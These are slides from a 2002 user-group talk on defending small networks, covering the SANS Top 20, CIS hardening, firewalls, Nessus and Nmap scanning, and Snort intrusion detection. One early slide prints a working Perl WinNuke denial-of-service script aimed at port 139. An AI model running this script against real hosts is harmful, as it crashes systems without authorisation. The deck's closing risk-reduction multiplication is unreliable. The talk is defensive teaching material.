

# *CALUG*

*November 13, 2002*

# *Defending Small Networks*

*John Lewis*

*lewisjwl@aol.com*

*Chad Brigance*

*definity.geo@yahoo.com*



© Copyright 2002 JW Lewis



# Vulnerability

*The only reason that no hacker has successfully attacked your network is that none have tried. Bugs give them access.*

## Attacks

*Virus*

*Buffer Overflow*

*Trojan Horse*

*Weak password*

*Bad install*



## Consequences

*Crash*

*Denial of Service*

*Lost Data*

*Compromised Data*

*Legal risks*



# *Tonight*

- ◆ A few attacks
- ◆ Some resources
- ◆ Defense in depth
- ◆ Sniff with SNORT
- ◆ Assess with NESSUS,
- ◆ Alert on intrusions
- ◆ Analyze alerts



# *Disclaimers*

- ◆ Before you run any of these tools on a machine, you should verify that you have the written permission of the owner for the specific actions you propose.
- ◆ We accept no responsibility for any damage to machines or networks if you repeat these experiments on your own.



# Oldie but Goodie

```
#!/usr/bin/perl
# Ghent - ghent@bounty-hunters.com

# Perl version of winnuke by _eci
use strict; use Socket;
my($h,$p,$in_addr,$proto,$addr);
$h = "$ARGV[0]"; $p = 139 if (!$ARGV[1]);
if (!$h) {print "A hostname must be provided."
"Ex: www.microsoft.com\n";}

$in_addr = (gethostbyname($h))[4];
$addr = sockaddr_in($p,$in_addr);
$proto = getprotobyname('tcp');
socket(S, AF_INET, SOCK_STREAM, $proto) or die $!;
connect(S,$addr) or die $!; select S; $| = 1;

select STDOUT;
print "Nuking: $h:$p\n"; send S,"Sucker",MSG_OOB;
print "Nuked!\n"; close S;
```

© Copyright 2002 JW Lewis

<http://www.insecure.org/sploits/windows.OOB.DOS.html>



# *Result: BSOD*

windows

A fatal exception has occurred at 0028:C00287A@3  
The current application will be terminated.

- \* Press any key to terminate the current application
- \* Press CTRL+ALT+DEL to restart your computer. You will lose any unsaved information in all applications.

Press any key to continue



# ICAT/CVE Database

**ICAT Metabase: A CVE Based Vulnerability Database - Netscape**

File Edit View Go Communicator Help

**ICAT**  
METABASE

Your CVE Vulnerability Search Engine

SEARCH DOWNLOAD NOTIFICATION CONTACT INFO TOP TEN LIST STATISTICS

**Welcome to ICAT!**

ICAT contains:  
**5211 vulnerabilities**  
Last updated:  
**11/04/02**

ICAT is a searchable index of information on computer vulnerabilities. It provides search capability at a fine granularity and links users to vulnerability and patch information.

Enter your e-mail address and press "Add" to receive ICAT announcements.

Add

The ICAT team appreciates the contributions and

<b>Vulnerability Name:</b> This reference is to a non-NIST site. (disclaimer)	<b>CVE-1999-0153</b>
<b>Published before:</b>	7/1/1997
<b>Summary:</b>	Windows 95/NT out of band (OOB) data denial of service through NETBIOS port, aka WinNuke.
<b>Severity:</b>	Medium
<b>Vulnerability type:</b>	Unknown
<b>Exploitable Range:</b>	Remote
<b>Loss type:</b>	Availability
<b>Reference 1:</b> This reference is to a non-NIST site. (disclaimer)	Source: ISS X-Force Type: General Name: win_csk(173) <a href="http://xforce.iss.net/static/173.php">http://xforce.iss.net/static/173.php</a>
<b>Vulnerable software and versions:</b>	Microsoft, Windows NT, . Microsoft, Windows 95, . SCO, Open Server, 5.0 Microsoft, Windows 2000, .

Document: Done

© Copyright 2002 JW Lewis

<http://icat.nist.gov/icat.cfm?cvename=CVE-1999-0153>




# ISS Database

ISS X-Force Database: win-oob (173): Out of Band (OOB) data denial of se

INTERNET | SECURITY | SYSTEMS™

PRODUCTS & SERVICES | SECURITY CENTER | CUSTOMER SUPPORT | PARTNERS | ABOUT ISS

Home > Security Center > X-Force Database Results

**win-oob (173)**  Medium Risk

**Out of Band (OOB) data denial of service**

**Description:**

By sending out-of-band data to port 139, an attacker can cause a Windows system to lose network capability and possibly crash. Other systems besides Windows systems may also be vulnerable to this attack, for example SCO OpenServer 5.0 has been reported as vulnerable.

**Platforms Affected:**

- SCO Open Server 5.0
- Windows 95
- Windows NT Any version

**Remedy:**

Apply the latest Windows NT Service Pack (SP4 or higher), available from the Microsoft Product Support Services Web site. See References.

© Copyright 2002 JW Lewis

[http://www.iss.net/security\\_center/static/173.php](http://www.iss.net/security_center/static/173.php)





# Vendor Support

The screenshot shows a Netscape browser window with the title bar '168747 - Update to Windows 95 TCP/IP to Address Out-of-Band Issue - Netscape'. The address bar is empty. The page content includes a Microsoft logo, navigation links (Home, FAQs, Downloads, Newsgroups, Customer Service, Contact Us), and a sidebar with 'Product Support Centers' (Windows 95) and 'Other Support Options' (Contact Microsoft, Customer Service, Newsgroups). The main article text reads: 'Update to Windows 95 TCP/IP to Address Out-of-Band Issue'. It states that the information applies to Microsoft Windows 95, Microsoft Windows 95 OEM Service Release 1, Microsoft Windows 95 OEM Service Release 2, and Microsoft Windows 95 OEM Service Release 2.1. It notes that the article was previously published under Q168747. The 'SYMPTOMS' section describes a fatal exception error message: 'Fatal exception 0E at 0028:<address> in VxD MSTCP(01) + 000041AE. This was called from 0028:<address> in VxD NDIS(01) + 00000D7C.' It concludes that after this error message occurs, the computer may not receive further network data until Windows is restarted.

© Copyright 2002 JW Lewis

<http://support.microsoft.com/default.aspx?scid=KB;en-us;q168747>



# *WinNuke is Back!*

A reincarnated version of WinNuke has surfaced recently, and it can affect Windows NT, 2000, XP, and even .NET. The new version of WinNuke connects to port 139 and/or port 445. Port 139 is one of the ports used by NetBIOS; port 445 is used by Active Directory. A malformed Server Message Block (SMB) packet is sent to one of these ports, and after a few seconds, the system comes crashing down.

© Copyright 2002 JW Lewis



# There Are More

risk	threat	discovered	protection
1	<a href="#">Backdoor.Assasin.C</a> Backdoor.Assasin.11 [KAV], Backdoor-AGS [McAfee]	November 22, 2002	November 22, 2002
1	<a href="#">W32.Fusic@mm</a>	November 22, 2002	November 22, 2002
1	<a href="#">Downloader.BO.dr</a>	November 21, 2002	November 22, 2002
1	<a href="#">VBS.Zsyang@mm</a> I-Worm.Zsyang [KAV], VBS/Zsyang.A@mm [F-Prot]	November 21, 2002	November 22, 2002
1	<a href="#">Backdoor.Ripjac</a>	November 21, 2002	November 21, 2002
1	<a href="#">Backdoor.Lanfilt</a>	November 20, 2002	November 20, 2002
1	<a href="#">Backdoor.Spoofbot</a>	November 19, 2002	November 20, 2002
2	<a href="#">W32.Stopin@mm</a>	November 18, 2002	November 19, 2002
1	<a href="#">W32.HLLW.Togod</a>	November 18, 2002	November 19, 2002
2	<a href="#">W32.Brid.B@mm</a> W32/Braid.b@MM [McAfee]	November 18, 2002	November 19, 2002
1	<a href="#">Backdoor.IrcContact</a> Backdoor.IrcContact.20 [AVP]	November 18, 2002	November 18, 2002
1	<a href="#">Backdoor.Y3KRat.14</a> Backdoor.Y3KRat.14.b [AVP], BackDoor-GQ.svr [McAfee], BKDR_Y3KRAT.14.A [Trend]	November 18, 2002	November 18, 2002
1	<a href="#">Backdoor.Jeem</a> BKDR_JEEM.A [Trend], BackDoor-AML [McAfee]	November 15, 2002	November 18, 2002
1	<a href="#">Backdoor.RemoteNC.B</a>	November 15, 2002	November 18, 2002

© Copyright 2002 JW Lewis

# IE Vulnerabilities



Qualys Browser Checkup - JW Lewis

File Edit View Favorites Tools Help

Look at what I've already discovered about your computer...

**Your Browser**

**Browser Info:**

Type:	Microsoft Internet Explorer
Version:	IE6
Browser Language:	en-us
Cookies:	true
Java:	true

**JavaScript and Engine Info:**

JavaScript Version:	1.3
Script Engines Version:	5.6
IE 4/5/6 Script Engines:	JScript

**Browser History:**

Sites visited in this window: 16

**Your Software & Monitor**

**System Overview:**

Platform:	Win32
OS:	Win98
CPU Class:	x86
IP Address:	68.55.90.41
Host Name:	pcp02425589pcs.howard01.md.comcast.net
System:	en-us
Language:	en-us
User:	en-us
Language:	en-us
System:	Thu Dec 5 01:47:00 EST 2002
Time:	

**Display Settings:**

Resolution:	1024X768
Max Window Size:	1024X768
Color Depth:	16 bit

→ [Click here](#) to see what else I can find!

[Send to a friend](#) | [Click here for a FREE Network Security Scan](#)

© Copyright 2002 JW Lewis

<http://browsercheck.qualys.com/>



# Clipboard

Qualys Browser Checkup - JW Lewis

File Edit View Favorites Tools Help

My 'Clipboard Reading' Hack  
Let's try it now...

[What is a Clipboard Reading Hack?](#)

**Test Instructions:**  
Click Read Clipboard to start the clipboard reading test. Make sure your clipboard is not empty. To do so, select some text and hit "Ctrl+C" to copy the text to your clipboard.

[Read Clipboard](#) ←

Results - JW Lewis

qualys

**NOT SAFE**

*This is text from your clipboard which a remote attacker can read. Just think.....*

qualys

[Send to a friend](#) | [Click here for a FREE Network Security Scan](#)

© Copyright 2002 JW Lewis

<http://browsercheck.qualys.com/>



# Program Execution

Qualys Browser Checkup - JW Lewis

File Edit View Favorites Tools Help

## My 'Program Execution' Hack

Let's try it now...

[What is a Program Execution Hack?](#)

**Test Instructions:**  
Select Command Prompt or Calculator from the drop-down and click Launch Program to start the program execution test.

*This test might trigger a virus alert from your anti-virus software, but it is safe and will not cause any harm to your computer.*

**Calculator**

**NOT SAFE**

*If the selected program appears on screen within a few seconds, then you are vulnerable.*

[Send to a friend](#) | [Click here for a FREE Network Security Scan](#)

© Copyright 2002 JW Lewis


<http://browsercheck.qualys.com/>



# File Execution

Qualys Browser Checkup - JW Lewis

File Edit View Favorites Tools Help



## My 'File Execution' Hack

Let's try it now...

[What is a File Execution Hack?](#)


**Test Instructions:**  
Click Run Check to start the file execution test.

←


[Send to a friend](#)

Qualys

Results - JW Lewis




qualys



## NOT SAFE

*If a window with a Qualys logo appears automatically, then you are vulnerable. This is an executable file that was opened without your first being prompted.*



qualys

© Copyright 2002 JW Lewis

<http://browsercheck.qualys.com/>



# *Social Engineering*

## **CERT® Incident Note IN-2002-03**

### **Social Engineering Attacks Instant Messaging**

**Release Date: March 19, 2002**

`"You are infected with a virus that lets hackers get into your machine and read ur files, etc. I suggest you to download [malicious url] and clean ur infected machine. Otherwise you will be banned from [IRC network]."`

© Copyright 2002 JW Lewis

[http://www.cert.org/incident\\_notes/IN-2002-03.html](http://www.cert.org/incident_notes/IN-2002-03.html)





# SANS / FBI

## TOP 20 LIST



- W1 Internet Information Services (IIS)
- W2 Microsoft Data Access Components (MDAC)
- W3 Microsoft SQL Server
- W4 NETBIOS -- Unprotected Windows Networking
- W5 Anonymous Logon -- Null Sessions
- W6 LAN Manager Authentication -- Weak LM Hashing
- W7 General Windows Authentication -- Passwords
- W8 Internet Explorer
- W9 Remote Registry Access
- W10 Windows Scripting Host



# SANS / FBI

## TOP 20 LIST



- U1 Remote Procedure Calls (RPC)
- U2 Apache Web Server
- U3 Secure Shell (SSH)
- U4 Simple Network Management Protocol (SNMP)
- U5 File Transfer Protocol (FTP)
- U6 R-Services -- Trust Relationships
- U7 Line Printer Daemon (LPD)
- U8 Sendmail
- U9 BIND/DNS
- U10 General Unix Authentication -- Passwords



# Ports Scanned

Service	Port	Protocol	Hostility	Explanation
uucp	540	TCP	Med	Legacy file transfer service
mount	635	UDP	Hi	NFS mount service
socks	1080	TCP	Hi	potential spam relay point
SQL	1114	TCP	Hi	part of an sscan signature
openwin	2000	TCP	Hi	OpenWindows windowing system
NFS	2049	TCP/UDP	Hi	remote filesystem access
pcanywherestat	5632	UDP	Lo	PC Anywhere
X11	6000+n	TCP	Hi	X Windows
NetBus	12345, 12346, 20034	TCP	Hi	Your computer is WIDE OPEN to anyone.
Back Orifice	31337	UDP	Hi	Back Orifice trojan horse (system access)
Hack'a'Tack	31790, 31789	UDP	Hi	Windows Hack'a'Tack trojan
traceroute	33434-33523	UDP	Lo	incoming traceroute
ping	8	ICMP	Lo	incoming ping
redirect	5	ICMP	Hi	incoming routing redirect bomb

© Copyright 2002 JW Lewis




# *Defense in Depth*




- ◆ Open Source
- ◆ Gold Standard
- ◆ Hardware firewall
- ◆ Software firewall
- ◆ Network IDS
- ◆ Assessment
- ◆ Host IDS

© Copyright 2002 JW Lewis



# Open Source



Open Source Software has experienced a significantly lower number of attacks. So the first step in network defence is to switch to LINUX? **Maybe?**



# *Gold Standard*

The Gold Standard is potentially the most important advance in information security. A US National Security Agency study found that ***more than 85%*** of successful system compromises would have been blocked had the owners been using the Gold Standard, which was jointly developed by the Center for Internet Security, NSA, DISA, NIST and GSA.



<http://www.cisecurity.org/>



# THE CENTER FOR INTERNET SECURITY<sup>SM</sup>

1	Patches.....	6
1.1	Apply latest OS patches .....	6
2	Minimize inetd/xinetd network services .....	7
2.1	Disable all inetd/xinetd ser	
2.2	Set TCP Wrappers/xinetd B	
2.3	Enable telnet, if necessa	
2.4	Enable FTP, if necessary ...	
2.5	Enable rlogin/rsh/rcp,	
2.6	Enable TFTP, if necessary .	
2.7	Set TCP Wrappers/xinetd A	
3	Minimize boot services .....	
3.1	Turn off services which are	
3.2	Disable NFS server process	
3.3	Disable NFS client process	
3.4	Disable NIS client processe	
3.5	Disable NIS server processe	
3.6	Disable other RPC-based se	
3.7	Disable SMB (Windows Fil	
3.8	Disable the Netfs script.....	
3.9	Disable printer daemons, if	
3.10	Disable the X server runnin	
3.11	Disable email server, if pos	
3.12	Disable Web server, if poss	

## 2.2 Set TCP Wrappers/xinetd Banners

### Action:

```
mkdir /etc/banners
cd /etc/banners
if [ -e /usr/doc/tcp_wrappers-7.6/Banners.Makefile ]
then
    cp /usr/doc/tcp_wrappers-7.6/Banners.Makefile Makefile
else
    cp /usr/share/doc/tcp_wrappers-7.6/Banners.Makefile \
        Makefile
fi
echo "Authorized uses only. All activity may be \
monitored and reported." > prototype
make
```

### Discussion:

Linux distributions display banners in two different ways. On older or more conservative systems, TCP Wrappers (started via `inetd`) provides access control and login banners. Newer systems often use `xinetd`, which allows banners natively. In either case, the banners need the same preparation.



# Execution Log


- **/usr/local/CIS/CISscan**
- Positive: 1.1 System appears to have been patched within the last month.
- Positive: 2.2 Authorized usage banners are configured well in inetd/xinetd.
- Positive: 2.3 telnet is deactivated.
- Positive: 2.4 ftp is deactivated.
- Positive: 2.5 rsh, rcp and rlogin are deactivated.
- Positive: 2.6 tftp is deactivated.
- Negative: 2.7 xinetd either requires global 'only-from' statement
- Negative: 3.1 apmd not deactivated.
- Negative: 3.1 gpm not deactivated.
- Negative: 3.1 isdn not deactivated.
- Positive: 3.2 NFS Server script nfs is deactivated.
- Negative: 3.3 NFS script nfslock not deactivated.
- Negative: 3.3 NFS script autofs not deactivated.
- Positive: 3.4 NIS Client processes are deactivated.
- Positive: 3.5 NIS Server processes are deactivated.
- Negative: 3.6 portmapper not deactivated.
- Positive: 3.7 samba windows filesharing daemons are deactivated.





# Hardware Firewall

- ◆ Stops most hackers
- ◆ Works at port level
- ◆ Hides PCs from INTERNET
- ◆ Can protect entire network





# *Hardware Firewall*

- ◆ Product: Linksys Firewall Router
- ◆ Price: \$89 list
- ◆ Company: Linksys Group Inc.,



<http://www.linksys.com>



# NAT

Method	Description	Advantages	Disadvantages
NAT	<i>Network Address Translation</i> (NAT) places internal network IP subnetworks behind one or a small pool of external IP addresses, masquerading all requests to one source rather than several	<ul style="list-style-type: none"><li>• Can be configured transparently to machines on a LAN</li><li>• Protection of many machines and services behind one or more external IP address(es), simplifying administration duties</li><li>• Restriction of user access to and from the LAN can be configured by opening and closing ports on the NAT firewall/gateway</li></ul>	<ul style="list-style-type: none"><li>• Cannot prevent malicious activity once users connect to a service outside of the firewall.</li></ul>



# Packet Filter

<p>Packet Filter</p>	<p>Packet filtering firewalls read each data packet that passes within and outside of a LAN. It can read and process packets by header information and filters the packet based on sets of programmable rules implemented by the firewall administrator. The Linux kernel has built-in packet filtering functionality through the netfilter kernel subsystem.</p>	<ul style="list-style-type: none"><li>• Customizable through the <code>iptables</code> front-end utility</li><li>• Does not require any customization on the client side, as all network activity is filtered at the router level rather than at the application level</li><li>• Since packets are not transmitted through a proxy, network performance is faster due to direct connection from client to remote host</li></ul>	<ul style="list-style-type: none"><li>• Cannot filter packets for content like proxy firewalls</li><li>• Processes packets at the protocol layer, but cannot filter packets at an application layer</li><li>• Complex network architectures can make establishing packet filtering rules difficult, especially if coupled with <i>IP masquerading</i> or local subnets and DMZ networks</li></ul>
----------------------	---	---	---



# Proxy

Method	Description	Advantages	Disadvantages
Proxy	Proxy Firewalls filter all requests of a certain protocol or type from LAN clients to a proxy machine, which then makes those requests to the Internet on behalf of the local client. A proxy machine acts as a buffer between malicious remote users and the internal network client machines.	<ul style="list-style-type: none"><li>• Gives administrators control over what applications and protocols function outside of the LAN</li><li>• Some proxy servers can cache data so that clients can access frequently requested data from the local cache rather than having to use the Internet connection to request it, which is convenient for cutting down on unnecessary bandwidth consumption</li><li>• Proxy services can be logged and monitored closely, allowing tighter control over resource utilization on the network</li></ul>	<ul style="list-style-type: none"><li>• Proxies are often application specific (HTTP, telnet, etc.) or protocol restricted (most proxies work with TCP connected services only)</li><li>• Application services cannot run behind a proxy, so your application servers must use a separate form of network security</li></ul> Proxies can become a network bottleneck, as all requests and transmissions are passed through one source rather than direct client to remote service connections



# Test it Too



© Copyright 2002 JW Lewis

<http://grc.com/su-firewalls.htm>



# *Software Firewall*

- ◆ Cheap
- ◆ Stops most hackers
- ◆ Works at application level
- ◆ Analyzes incoming and outgoing



# Red Hat Firewall

A screenshot of the Red Hat Firewall Configuration window. The window has a red header with the Red Hat logo and the word "redhat." in white. The main content area is divided into two panes. The left pane, titled "Firewall Configuration", contains text explaining the purpose of a firewall and the security levels. The right pane, titled "Firewall Configuration", contains configuration options. The "Security level" section has three radio buttons: "High", "Medium" (selected), and "No firewall". The "Rules" section has two radio buttons: "Use default firewall rules" and "Customize" (selected). The "Trusted devices" section has a text box containing "eth0". The "Allow incoming" section has a list of services with checkboxes: "WWW (HTTP)", "FTP", "SSH", "DHCP", "Mail (SMTP)", and "Telnet". The "Other ports" section has an empty text box. At the bottom, there are buttons for "Hide Help", "Release Notes", "Back", and "Next".

Online Help

## Firewall Configuration

A firewall sits between your computer and the network, and determines which resources on your computer remote users on the network are able to access. A properly configured firewall can greatly increase the out-of-the-box security of your system.

Choose the appropriate security level for your system.

**High Security** - By choosing **High Security**, your system will not accept connections that are not explicitly defined by you. By default, only the following connections are allowed:

Firewall Configuration

Select a security level for the system:

High  Medium  No firewall

Use default firewall rules  
 Customize

Trusted devices:  eth0

Allow incoming:

- WWW (HTTP)
- FTP
- SSH
- DHCP
- Mail (SMTP)
- Telnet

Other ports:

Hide Help Release Notes Back Next



# Vulnerability Scan

The screenshot shows the Nmap GUI interface. At the top, there is a menu bar with 'File', 'Output', 'View', 'BETA Options', and 'Help'. Below the menu bar, the 'Host(s):' field contains '192.168.1.100'. To the right of this field are 'Scan.' and 'Exit' buttons. The interface is divided into two main sections: 'Scan Options' and 'General Options'. Under 'Scan Options', there are radio buttons for 'connect()', 'SYN Stealth' (selected), 'Ping Sweep', 'UDP Port Scan', and 'FIN Stealth'. There is also a 'Bounce Scan:' checkbox with an empty text field below it. Under 'General Options', there are checkboxes for 'Don't Resolve', 'Fast Scan', 'Range of Ports', 'Use Decoy(s):', 'TCP Ping', 'TCP&ICMP' (selected), 'ICMP Ping', 'Don't Ping', 'Input File:', 'Fragmentation', 'Get Identd Info', 'Resolve All', 'OS Detection' (checked), and 'Send on Device'. Below these options, there are several empty text input fields. At the bottom of the options section, it says 'Output from: nmap -sS -O 192.168.1.100'. The main window displays the output of the scan in a text area. The output text is as follows:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.100):
(The 1596 ports scanned but not shown below are in state: closed)
Port      State  Service
135/tcp   open   loc-srv
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
641/tcp   open   unknown
1025/tcp  open   NFS-or-IIS
Remote operating system guess: Windows 2000/XP/ME

Nmap run c
second
```

At the bottom right of the text area, there is a small number '1'. Below the text area, there is a URL [Http://www.nmap.org](http://www.nmap.org) in purple text.



# Vulnerability Scan

Nessus Setup

Scan options Target selection User Credits

Nessusd Host : prof

Port : 3001

Encryption : twofish/ripemd160:3

Login : r

Log in

Start the scan Load report Quit

Nessus Setup

Nessusd host Plugins **Prefs.** Scan options Target selection User Credits

Plugins preferences

Nmap:

TCP scanning technique :

- connect()
- SYN scan
- FIN scan
- Xmas Tree scan
- Null Scan
- UDP port scan
- RPC port scan
- Ping the remote host
- Identify the remote OS
- Fragment IP packets (bypasses firewalls)
- Get Identd info

Start the scan Load report Quit

© Copyright 2002 JW Lewis

<http://www.nessus.org>



# Scan/Target

Nessus Setup

Scan options Target selection User Credits

Port range : 1-65535

Max threads : 10

Path to the CGIs : /cgi-bin:/my-cgis/

Do a reverse lookup on the IP before testing it

Optimize the test

Port scanner :

- TCP Ping the remote host
- Ping the remote host
- Nmap
- Nmap tcp connect() scan
- FTP bounce scan
- TCP SYN scan

Start the scan Load report Quit

Nessus Setup

Nessusd host Plugins Prefs. Scan options Target selection User Credits

Target selection

Target(s) : 192.168.1.1/29,bonsai.fr,nessus.org Read file...






Perform a DNS zone transfer

Start the scan Load report Quit



# Run

Nessus portscanning/attack status

 grincheux.fr.nessus.org	Portscan : <input type="text"/> Attack : <input type="text"/> Security check : infosrch.cgi	<input type="button" value="Stop"/>
 prof.fr.nessus.org	Portscan : <input type="text"/> Attack : <input type="text"/> Security check : Netscape Server ?PageServices bug	<input type="button" value="Stop"/>
 dormeur.fr.nessus.org	Portscan : <input type="text"/> Attack : <input type="text"/> Security check : mstream agent Detect	<input type="button" value="Stop"/>
 gateway.fr.nessus.org	Portscan : <input type="text"/> Attack : <input type="text"/> Security check : Quote of the day	<input type="button" value="Stop"/>
 bonsai.fr.nessus.org	Portscan : <input type="text"/> Attack : <input type="text"/> Security check : SMB use domain SID to enumerate users	<input type="button" value="Stop"/>



# Report

**Nessus Report**

Summary

Number of hosts tested : 5

Found 17 security holes

Found 93 security warnings

- bonsai.fr.nessus.org
- prof.fr.nessus.org
- dormeur.fr.nessus.org
- gateway.fr.nessus.org
- grincheux.fr.nessus.org

Solution : install all the latest Microsoft Security Patches

Risk factor : Serious

CVE : CVE-1999-0278

- poppassd (106/tcp)
- pop-3 (110/tcp)
- unknown (135/tcp)
- netbios-ssn (139/tcp)

Security warnings

The remote registry can be accessed remotely using the login / password combination used for the SMB tests.

Having the registry accessible to the world is not a good thing as it gives extra knowledge to a hacker.


Solution : filter incoming traffic to this port or set tight login restrictions.

Risk factor : Low

The domain SID can be obtained remotely. Its value is :

INTRANET : 5-21-20333150-368275040-1648912389

Save as... Save as HTML with Pies : Close



# *Intrusion Detection*



© Copyright 2002 JW Lewis

<http://www.snort.org>



# Sniffer

## # snort -vde

```
Initializing Output Plugins!  
Log directory = /var/log/snort  
Initializing Network Interface eth0  
-*> Snort! <*-  
Version 1.9.0 (Build 209)  
By Martin Roesch (roesch@sourcefire.com, www.snort.org)  
11/13-04:23:13.515268 ARP who-has 192.168.1.1 tell 192.168.1.101  
11/13-04:23:13.515627 ARP reply 192.168.1.1 is-at  
0:20:78:D0:FD:71  
11/13-04:23:13.515696 0:4:5A:7C:0:8F -> 0:20:78:D0:FD:71  
type:0x800 len:0x56  
192.168.1.101:32769 -> 68.54.80.6:53 UDP TTL:64 TOS:0x0 ID:8977  
IpLen:20 DgmLen:  
72 DF  
Len: 52  
72 22 01 00 00 01 00 00 00 00 00 00 03 31 30 31  
r".....101  
01 31 03 31 36 38 03 31 39 32 07 69 6E 2D 61 64 .1.168.192.in-  
ad  
64 72 04 61 72 70 61 http://www.snort.org dr.arpa.....
```



# Packet Logger

```
# snort -dev -l /var/log/snort -h 192.168.1.101/24
```

```
# ls -R /var/log/snort
```

```
./192.168.1.1:
```

```
ICMP_ECHO_REPLY
```

```
./192.168.1.100:
```

```
TCP:24131-3133   UDP:137-137   UDP:138-138
```

```
./192.168.1.101:
```

```
ICMP_ECHO          TCP:48336-454      TCP:49225-1343
```

```
TCP:52393-4511    TCP:56699-8817
```

```
TCP:32871-13220   TCP:48337-455      TCP:49226-1344
```

```
TCP:52394-4512    TCP:56700-8818
```

```
etc.
```

© Copyright 2002 JW Lewis

<http://www.snort.org>





# Intrusion Detect

```
# snort -dev -l ./log -h 192.168.1.101/24
```

```
# more alert
```

```
[**] [117:1:1] (spp_portscan2) Portscan detected from 192.168.1.101: 1 targets 21 ports in 2 seconds [**]  
10/14-06:40:56.669417 0:4:5A:7C:0:8F -> 0:3:47:AA:10:7D type:0x800 len:0x4A  
192.168.1.101:34725 -> 192.168.1.100:17 TCP TTL:64 TOS:0x0 ID:58406 IpLen:20 DgmLen:60 DF  
*****S* Seq: 0xFCDED742 Ack: 0x0 Win: 0x16D0 TcpLen: 40  
TCP Options (5) => MSS: 1460 SackOK TS: 996196 0 NOP WS: 0
```

```
[**] [1:1411:2] SNMP public access udp [**]
```

```
[Classification: Attempted Information Leak] [Priority: 2]
```

```
10/14-06:42:22.295027 0:4:5A:7C:0:8F -> 0:3:47:AA:10:7D type:0x800 len:0x53
```

```
192.168.1.101:32841 -> 192.168.1.100:161 UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:69 DF  
Len: 49
```

```
[Xref => cve CAN-2002-0013][Xref => cve CAN-2002-0012]
```

```
[**] [1:1413:2] SNMP private access udp [**]
```

```
[Classification: Attempted Information Leak] [Priority: 2]
```

```
10/14-06:42:22.425411 0:4:5A:7C:0:8F -> 0:3:47:AA:10:7D type:0x800 len:0x54
```

```
192.168.1.101:32842 -> 192.168.1.100:161 UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:70 DF  
Len: 50
```

<http://www.snort.org>



# *Defense in Depth*



- ◆ Open Source
- ◆ Gold Standard
- ◆ Hardware firewall
- ◆ Software firewall
- ◆ Network IDS
- ◆ Assessment
- ◆ Host IDS

© Copyright 2002 JW Lewis

# *Risk Reduction*

Open source	x0.25
Gold Standard	x0.15
HW Firewall	x0.25
SW Firewall	x0.25
TRIPWIRE	x0.25
NESSUS	x0.25
<u>SNORT</u>	<u>x0.25</u>

***Risk reduction***  
***x0.00004!!!***



**the end**

